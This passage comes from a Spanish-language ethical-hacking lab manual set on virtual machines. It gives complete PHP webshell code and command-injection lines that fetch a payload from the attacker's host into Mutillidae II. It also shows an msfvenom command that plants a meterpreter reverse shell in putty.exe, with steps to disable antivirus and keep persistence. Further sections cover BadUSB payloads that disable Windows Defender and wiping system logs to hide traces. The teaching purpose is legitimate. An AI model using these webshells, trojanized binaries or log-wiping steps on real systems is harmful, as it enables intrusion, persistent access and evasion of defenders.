- Active la máquina virtual en Kali-Linux en modo de red: NAT Interna. A continuación, verifique direccionamiento y conectividad.
- Asegúrese que Docker Engine se encuentre instalado en la máquina física, de no ser así busca en inicio Docker y ejecutarlo.
- Clonar el repositorio "https://github.com/webpwnized/mutillidae-docker.git" o descargar el zip, descomprimir y navegar hasta encontrar el archivo "**Docker-compose.yml**".
- Abrir powershell en la máquina física y ejecutar el comando "**Docker compose -f docker-compose.yml up**".
- Ingrese a Kali Linux y active la aplicación **Mutillidaell** en el navegador.
- Ingresar al formulario **DNS Lookup** el cual permite realizar traducción de Dominio a IP, en este campo se va a realizar la inserción de código para guardar o generar una webshell.




Figura 2.17 Acceso a DNS Lookup de MutillidaeII

- Una vez situados en el formulario, realizar consultas de pruebas para visualizar el funcionamiento, las peticiones y el proceso de respuesta de la pantalla.




Figura 18 Ingreso de valores en DNS Lookup de MutillidaeII

- Realizar las consultas para las siguientes direcciones de dominio: Google.com y epn.edu.ec
- Mediante la herramienta **burpsuit**, verificar los parámetros que se están enviando para realizar la traducción de dominio y el tipo de petición que se genera. Tomar captura de los resultados para interpretarlos.
- Realizar la traducción de dominio en Kali Linux del dominio **Google.com**, mediante el comando **nslookup**.

```
nslookup google.com
```

- Comparar los resultados obtenidos por la aplicación **MutillidaeII** con los resultados obtenidos en la consulta que se realizó por Kali en el numeral anterior.

Inyección de WebShell a través del formulario de resolución de nombres

Opción 1

- Crear el archivo “backdoor.php” con el contenido que se muestra a continuación, en la ruta “/var/www/html”

```
echo 'form action="" method="post" enctype="application/x-
www-form-urlencoded"><table style="margin-left:auto; margin-
right:auto;"><tr><td colspan="2">Please enter system
command</td></tr><tr><td></td></tr><tr><td
class="label">Command</td><td><input type="text"
name="pCommand"
size="50"></td></tr><tr><td></td></tr><tr><td colspan="2"
style="text-align:center;"><input type="submit"
value="Execute Command" /></td></tr></table></form><?php
echo "<pre>";echo shell_exec($_REQUEST["pCommand"]);echo
"</pre>"; ?>'  > /var/www/html/backdoor.php
```

Figura 2.19 Código backdoor

- Verificar el resultado y explicar la pantalla devuelta en la petición realizada.

Opción 2

- Crear y exponer el recurso “backdoor.php”, en Kali-Linux, para realizar la posterior descarga desde la aplicación MutillidaeII.
    - Abrir la terminal en Kali Linux y ejecutar los siguientes comandos.

```
cd /var/www/html
nano backdoor.php
```

    - Copiar y pegar el formulario al contenido del archivo creado.

```
<form action="" method="post" enctype="application/x-www-form-urlencoded">
  <table style="margin-left:auto; margin-right:auto;">
    <tr>
      <td colspan="2">Please enter system command</td>
    </tr>
    <tr>
      <td></td>
    </tr>
    <tr>
      <td class="label">Command</td>
      <td><input type="text" name="pCommand" size="50"></td>
    </tr>
    <tr>
      <td></td>
    </tr>
    <tr>
      <td colspan="2" style="text-align:center;">
        <input type="submit" value="Execute Command" />
      </td>
    </tr>
  </table>
</form>
<?php if (isset($_REQUEST["pCommand"])) {
  echo "<pre>";
  echo shell_exec($_REQUEST["pCommand"]);
  echo "</pre>";
  }
?>
```

Figura 20 Código para crear web-shell

- Guardar y salir (Ctrl + X).
- Crear un archivo comprimido con el web Shell que se desea descargar en la máquina vulnerable.

```
sudo zip bd.zip backdoor.php
```

- Activar el servicio apache, para convertir a Kali en servidor web.

```
sudo service apache2 start
```

- En la aplicación MutilidaeII realizar la descarga de este archivo zip. Descargar a través del comando **curl** el archivo backdoor publicado en Kali Linux en la ruta "/var/www/html". Al finalizar listar el archivo descargado.

```
; curl http://192.168.11.128/bd.zip >
/var/www/html/bd.zip; ls -la /var/www/html
```

```
; gunzip -S .zip /var/www/html/bd.zip; ls -la
```

```
; mv /var/www/html/bd /var/www/html/backdoor.php; ls -la
/var/www/html
```

- Realice path traversal en la URL del registro.
  - Ingrese al formulario **User Info (SQL).**
  - Ejecute **path traversal** configurando como valor del parámetro **page** el nombre backdoor creado.

https://[ip_maquina_fisica]/index.php?page=/var/www/html/backdoor.php

  - Verifique la ejecución del web-shell
  - Pruebe varios comandos. Por ejemplo, intente visualizar el archivo passwd que se encuentra en el directorio etc.

```
cat /etc/passwd
```

2.3.5.4 Trabajo Preparatorio:

- Listar los comandos de descarga de archivos desde la terminal de Linux y Windows.

- Listar las web-Shell usadas en diferentes lenguajes de programación.

2.3.6 Práctica 15: Post-Explotación backdoor en archivos binarios

2.3.6.1 Objetivos:

- Crear Backdoors en archivos binarios para establecer ataques que permitan mantener el acceso al sistema informático objetivo.
- Verificar el funcionamiento de bakcdoors que se adjuntan a archivos binarios.

2.3.6.2 Escenario:




Figura 21 Escenario de Inyección de Backdoor en binario

2.3.6.3 Procedimiento:

- Active las máquinas virtuales en modo de red: Red NAT Interna. Verifique direccionamiento y conectividad.
- Ingrese a la máquina Kali y verifique conectividad. Descargar una aplicación popular y de uso frecuente, en este caso putty. Utilice el comando wget para la descarga.

```
wget http://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe
```

- Utilizar **msfvenom** para modificar el archivo binario y agregar un **backdoor.**
    - Revisar el nuevo archivo ejecutable creado con el backdoor incluido.

```
msfvenom -a x86 --platform windows -x putty.exe -k -p
windows/meterpreter/reverse_tcp lhost=10.0.2.4 lport=4400 -e
x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe
```

    - Comprima el archivo para evitar que la máquina víctima detecte el código malicioso.




Figura 22 Generación de Backdoor en binario

- Activar **metasploit** en Kali para configurar el lado de la conexión del atacante que estará a la espera o escucha de conexión.

```
msfconsole
```

    - Seleccionar el exploit **/multi/handler**.

```
use exploit/multi/handler
```

    - Verifique las opciones que debe configurar.
    - Configurar el payload para establecer conexión reversa tcp.

```
set payload windows/meterpreter/reverse_tcp
```

    - Activar la conexión.

```
exploit
```

- Ingrese a la máquina Windows y desactive el antivirus, para evitar la detección del backdoor (usuario y contraseña: winlab).
- Copie el archivo con código malicioso a la máquina de la víctima. Puede arrastrar el archivo o compartir configurando a Kali como servidor web.

- En la máquina Windows descomprima el archivo y ejecute la aplicación.
- Observe que la aplicación funciona normalmente en la máquina víctima.
- Verifique el éxito de conexión reversa tcp desde la máquina Kali.
- Cerrar putty en la máquina de la víctima. Verificar que la conexión se cierra en metasploit.
- Crear persistencia, es decir, a pesar de que la víctima cierre la aplicación no perder la conexión.
    - Volver a ejecutar putty en la máquina víctima y establecer conexión con metasploit.
    - Ejecutar el **módulo de migración** de metasploit para tener persistencia.

      ```
      meterpreter > run post/windows/manage/migrate
      ```

    - Verificar en la máquina de la víctima se cerró la aplicación y en Kali el atacante sigue teniendo acceso a la máquina. La víctima puede asociar a un error de la aplicación el cierre inesperado.
- Activar el Antivirus en la máquina víctima y volver a ejecutar la aplicación. Observe lo que sucede.

2.3.6.4 Trabajo Preparatorio:

- Listar las diferencias y el tipo de alcance para los tipos de endpoint EDR, XDR y MDR.
- Listar 10 sitios web donde se pueda realizar el análisis de archivos, URL o Hash con la finalidad de comprobar que el activo no presente comportamiento malicioso.
- Explique cómo funciona un Hash en la validación de integridad de un archivo.

2.3.7 Práctica 16: Post-Explotación USB Rubber Ducky (Bad USB)

2.3.7.1 Objetivos:

- Aprender sobre las estrategias y herramientas que usan los atacantes para vulnerar la seguridad de una víctima.
- Usar la tarjeta de desarrollo Raspberry Pi Pico, para construir una USB Rubber Ducky que permita ilustrar este ataque.

2.3.7.2 Escenario:




Figura 2.23 Escenario con Raspberry Pi adaptado a Bad-USB

2.3.7.3 Procedimiento:

Configurar Raspberry Pi Pico

- Conectar la Raspberry Pi Pico en el puerto USB de una computadora. Verificar que el dispositivo esté vacío. En caso de tener documentos presionar el botón blanco en el dispositivo por 10 segundos, mantener presionado el botón y conectar y desconectar del puerto usb.

Figura 24 Raspberry Pi

- Conectar la Raspberry Pi Pico en el puerto USB de una computadora.
- Instalar Circuit Python (derivado de Python portado para ejecutarse en microcontroladores) en la Raspberry Pi Pico, descargándolo de **https://circuitpython.org/board/raspberry_pi_pico/** (Clic en Download

.UF2 now) y pegando ese archivo en la raíz del Raspberry Pi Pico. Al hacerlo, el dispositivo se reinicia.

- Descargar librerías necesarias para el RBPico de **https://github.com/adafruit/Adafruit_CircuitPython_Bundle/releases/tag/20220424**

- Específicamente éste:
https://github.com/adafruit/Adafruit_CircuitPython_Bundle/releases/download/20220424/adafruit-circuitpython-bundle-7.x-mpy-20220424.zip

- Descomprimir este archivo, copiar los archivos librerías (archivos con extensión ".mpy") presentes en "lib/ adafruit_hid/" (del archivo que se realizó la descompresión), y pegarlos en la carpeta lib dentro de la raíz del RBPico.

- Descargar el proyecto pico-ducky (https://github.com/dbisu/pico-ducky/releases) la versión pico-ducky-v2.0-us.zip ("https://github.com/dbisu/pico-ducky/releases/download/v2.0/pico-ducky-v2.0-us.zip"), de la carpeta descargada de pico-ducky, copiar y reemplazar (si los archivos existen) todos los archivos desde la ruta lib/ hacia la raíz del RBPico.

- Descargar el proyecto pico-ducky (https://github.com/dbisu/pico-ducky/releases) la versión pico-ducky-v2.0-us.zip ("https://github.com/dbisu/pico-ducky/releases/download/v2.0/pico-ducky-v2.0-us.zip"), de la carpeta descargada de pico-ducky, copiar y reemplazar (si el archivo existe) todos los archivos con extensión ".py" hacia la raíz del RBPico, el archivo code.py es el que se ejecutará al conectar el RBPico.

- En de la carpeta del proyecto, copiar y reemplazar (si el archivo existe) también el archivo **payload.dd**, que contiene las instrucciones que se enviarán automáticamente, en forma de pulsaciones de teclado, al equipo al que se conecte el RBPico.

- Conectar el RBPico a la máquina de la víctima y observar la ejecución de las pulsaciones de teclado.

    - Payloads disponibles en:

http://www.theatomheart.net/post/rubber-ducky-payloads/
https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads

- Abrir el archivo payload.dd con un editor de texto (bloc de notas). Este archivo contiene el código que se ejecutará en forma automática cuando el dispositivo se conecte al computador.




Figura 2.25 Payload para abrir un bloc de notas e ingresar texto

Ejecutar escenario de ataque:

- Simule el escenario de ataque, en el cual la víctima conecta el dispositivo al pensar que se trata de un pendrive. Desconecte el dispositivo del puerto USB y vuelva a conectar.
- Verifique como se ejecuta el **payload**, NO manipule el teclado y el mouse.
- Configure otros payloads en el Raspberry Pi Pico. Acceda a la Carpeta **payloads** que se encuentra en la carpeta compartida del escritorio.
- Reemplace el **payload** del Raspberry-Pi-Pico con **payloadFakeUpdateScreen** que se encuentra en el repositorio y verifique como se ejecuta.
- Verifique que los parlantes del computador estén encendidos. A continuación, Reemplace el **payload** del Raspberry-Pi-Pico con **Win_User_Info.**
- Pruebe el **payload**: **payloadDisableWindowsDefender.** Verifique cómo se ejecuta el **payload**, NO manipule el teclado y el mouse.
- En caso de que el payload no logre desactivar el antivirus de Windows modifique el payload utilizando un editor de texto.
- Examinar otros **payloads** ya desarrollados que puede reutilizar.
    - http://www.theatomheart.net/post/rubber-ducky-payloads/

- https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads

2.3.7.4 Trabajo Preparatorio:

- Realizar una tabla comparativa entre Raspberry Pi Pico W y FlipperZero.
- Listar tres posibles herramientas para prevenir la ejecución de scripts con BadUsb.

2.3.8 Práctica 17: Limpiado de huellas Eliminar archivos de forma segura

2.3.8.1 Objetivos:

- Eliminar archivos de forma segura para limpiar las huellas después de pruebas de penetración o pentesting.
- Evitar que los archivos puedan ser recuperados después de ser eliminados.

2.3.8.2 Escenario:




Figura 2.26 Escenario de laboratorio-Eliminar archivos

2.3.8.3 Procedimiento:

- Active la máquina Kali-Linux.
- Abra un terminal y verifique si está instalada la herramienta **shred**, despliegue el menú de opciones.
- Cree un archivo en el directorio de Kali → **`/home/kali`**, mediante comandos o con un editor de texto.
  - Comando **echo**:

```
echo “Hacking-Etico” > ArchivoPrueba.txt
```

- Comando **vim**:

```
vim ArchivoPrueba.txt
```

  - Ingresar el texto y guardar, (la acción de guardado se ejecuta presionando la tecla **ESC** y después los caracteres “**:wq**”, como se muestra en la imagen).

- Elimine **la información** del archivo creado utilizando **shred**.

```
shred -vfz ArchivoPrueba.txt
```

  - Observe el progreso de la eliminación de la información del archivo.
  - Verifique que la información fue eliminada. Utilice el comando cat para visualizar el contenido.

```
cat ArchivoPrueba.txt
```

- Elimine el archivo creado mediante el comando **shred**, configure el **número de sobreescrituras** en **20**.

```
shred -n 20 -uvz ArchivoPrueba.txt
```

  - Observe el progreso de la eliminación del archivo.
  - Verifique que el archivo fue eliminado del directorio. Liste el directorio que contiene el archivo.

- Abra un terminal y verifique si está instalada la herramienta **srm**. Liste las opciones del menú. Si no tiene la herramienta instalada al momento de ejecutar el comando, y le pregunta si desea instalar este aplicativo, seleccione la opción Si.

- Cree un archivo en el directorio de Kali, mediante comandos o con un editor de texto.

```
echo “Hacking-Etico” > Prueba.txt
```

- Elimine el archivo de texto creado en el paso anterior utilizando las opciones por defecto de **srm**.

```
srm -v Prueba.txt
```

- Observe el progreso de la eliminación del archivo.
- Verifique que el archivo fue eliminado del directorio. Liste el directorio que contiene el archivo.

- Ingrese a la máquina **Metasploitable 3 de Ubuntu**. Verifique la información que se muestra en la siguiente tabla de los archivos de **log,** que debería borrar para evitar dejar rastros después de un pen-test. Pruebe los comandos **shred** o **srm** para realizar la eliminación segura.

Tabla 2.2 Archivos de log en linux

Archivo	Información que contiene
/var/log/messages	Mensajes globales del sistema operativo.
/var/log/secure	Información de autenticación y autorización.
/var/log/mail.log	Información del servidor de correo del sistema.
/var/log/cron	Información sobre cuando el demonio cron empieza una tarea.
/var/log/boot.log	Información de cuando el sistema arranca
/var/log/btmp	Logins fallidos
/var/log/lastlog	Logins en el sistema
/var/run/utmp	Usuarios en el sistema
/var/log/dmesg	Logs del kernel

2.3.8.4 Trabajo Preparatorio:

- Realice una tabla para comparar las características y funcionalidades de los comandos srm y shred.
- Consulte los principales comandos de Linux y Windows para borrar archivos.
- Describa ejemplos de comandos de Linux con sus respectivas opciones para borrar archivos.

3 RESULTADOS, CONCLUSIONES Y RECOMENDACIONES

3.1 Resultados

Este capítulo describe brevemente los principales resultados obtenidos en las prácticas de laboratorio propuesto. La descripción detallada del Procedimiento de cada práctica, con los resultados obtenidos en cada paso de los escenarios planteados, se encuentra en el Anexo III.

3.1.1 Resultados Explotación de Vulnerabilidades en Aplicaciones Web

Se logra interceptar las peticiones http en la herramienta BurpSuite, en el método de autenticación de usuarios presente en la aplicación Mutillidae II, haciendo uso de la opción *intercept* (proxy intermedio) de la herramienta. Este escenario facilita la comprensión de los pasos que se llevan a cabo para la autenticación de los usuarios que se registran en una aplicación web, así como los diferentes recursos utilizados para esta funcionalidad.

En las consultas y respuestas establecidas se visualiza los campos en la estructura de las peticiones http, tales como la cabecera, el cuerpo y el tipo de mensaje usado para la comunicación (GET, POST, PUT, entre otros), así como la información en texto claro agregada por el usuario. Con la información obtenida se realiza ataques automatizados modificando los campos usados como parámetros.




Figura 3.1 BurpSuite, uso de intercept en peticiones http

Se realizó el despliegue correcto y funcional de la aplicación vulnerable Mutillidae II, en un ambiente de contenedores.




Figura 3.227 Dockerización de Aplicación Vulnerable

La Inyección SQL (SQL Injection) es considerada una táctica de acceso inicial, en la cual el atacante envía diferentes caracteres especiales y cadenas de valores que al traducir en consultas SQL se transforman valores booleanos y modifican las consultas estáticas programadas en las aplicaciones web, con la finalidad de obtener diferentes valores de la base de datos. Este tipo de consultas SQL maliciosas evitan los filtros programados en las consultas estáticas, las cuales se conocen como consultas quemadas (código rojo).

Como parte de las pruebas de seguridad en la aplicación desplegada, se lograron los siguientes hitos:

- Acceso como usuario administrador “Escalamiento de privilegios” a la aplicación mediante el formulario de login realizando la técnica de SQL Injection mediante comandos.

Figura 3.328 SQL Injection, Acceso no autorizado

- Recolección de credenciales válidas de usuarios registrados en la aplicación web como se observa en la Figura 3.4. Con esta información el atacante puede acceder a la aplicación de forma desapercibida.

- Recolección de información de nombres de bases de datos mediante inyección SQL.




Figura 29.4 SQL Injection, Acceso a credenciales de usuario del formulario User-Info

- Extracción de información sensible de las tablas de base de datos, como nombres de usuarios, versiones de sistema operativo, esquemas de base de datos, todo esto mediante la táctica de SQL Injection.

- Automatización de peticiones de autenticación y búsqueda de vulnerabilidades mediante la herramienta sqlmap y el uso de la intercepción de la petición mediante la herramienta Burp Suite.




Figura 3.5 SQLmap, Información de tablas de la base de datos de aplicación.

3.1.2 Resultados Explotación de Vulnerabilidades en Red: Ataque de "hombre en el medio" (man-in-the-middle attack - MITM)

Mediante el uso de la herramienta bettercap en Kali Linux, se logró realizar el envenenamiento ARP y DNS, que consiste cambiar el Gateway de la maquina victima hacia la máquina del atacante, lo que permite visualizar el tráfico o las acciones realizadas por la víctima.

- Suplantación de MAC mediante ARP-Spoofing




Figura 3.6 Bettercap, Técnica arp spoof

